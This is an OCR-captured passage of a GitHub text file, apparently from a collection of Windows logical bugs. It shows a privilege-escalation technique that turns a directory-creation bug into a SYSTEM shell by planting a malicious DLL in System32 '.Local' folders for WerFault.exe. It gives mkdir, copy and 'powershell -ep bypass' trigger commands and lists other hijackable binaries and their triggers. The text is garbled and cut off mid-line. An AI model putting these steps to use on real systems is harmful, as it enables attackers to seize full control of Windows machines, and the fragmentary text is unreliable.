
awesome_windows_logical_bugs/dir_create2system.txt at 60cbb23a801f4c3195deac1cc46df27c225c3d07 · sailay1996/awesome_windows_logical_bugs · GitHub - 31/10/2024 16:36

https://github.com/sailay1996/awesome_windows_logical_bugs/blob/60cbb23a801f4c3195deac1cc46df27c225c3d07/dir_crea



awesome_windows_logical_bugs/dir_create2system.txt at 60cbb23a801f4c3195deac1cc46df27c225c3d07 · sailay1996/awesome_windows_logical_bugs · GitHub - 31/10/2024 16:36

https://github.com/sailay1996/awesome windows logical bugs/blob/60cbb23a801f4c3195deac1cc46df27c225c3d07/dir crea

```
۷٥
       get SYSTEM shell from WerFault.exe via dll hijacking.
26
       Same method with above.
27
28
29

    create folder as C:\Windows\System32\WerFault.exe.Local via service bugs.

30

    mkdir C:\Windows\System32\WerFault.exe.Local\amd64_microsoft.windows.common-controls_6595b64144c

31
32
33

    copy malicious.dll C:\Windows\System32\WerFault.exe.Local\amd64 microsoft.windows.common-control

34
       4. powershell -ep bypass -c "[Environment]::FailFast('Error')". Your payload dll will execute as S√
35
36
37
       -----
38
39
       list process for directory create bug to system shell via comctl32.dll hijack like above methods.

    C:\Windows\System32\consent.exe.Local (Triggered by running narrator.exe)

40

    C:\Windows\System32\WerFault.exe.Local (Triggered by running powershell -ep bypass -c "[Enviror

41

    C:\Windows\System32\LogonUI.exe.Local (Triggered by running winkey+1)

42
       4. C:\Windows\System32\Narrator.exe.Local (Triggered by running winkey+l ,Ease of access , WinKey+C
43
       5. C:\Windows\System32\Wermgr.exe.Local (triggered by schtasks /run /TN "Microsoft\Windows\Windows
44
       5. .... etc
45
46
47
       https://github.com/RedyOpsResearchLabs/CVE-2020-1283_Windows-Denial-of-Service-Vulnerability/
48
       Another exploitation tricks by James Forshaw: https://googleprojectzero.blogspot.com/2017/08/windo
49
```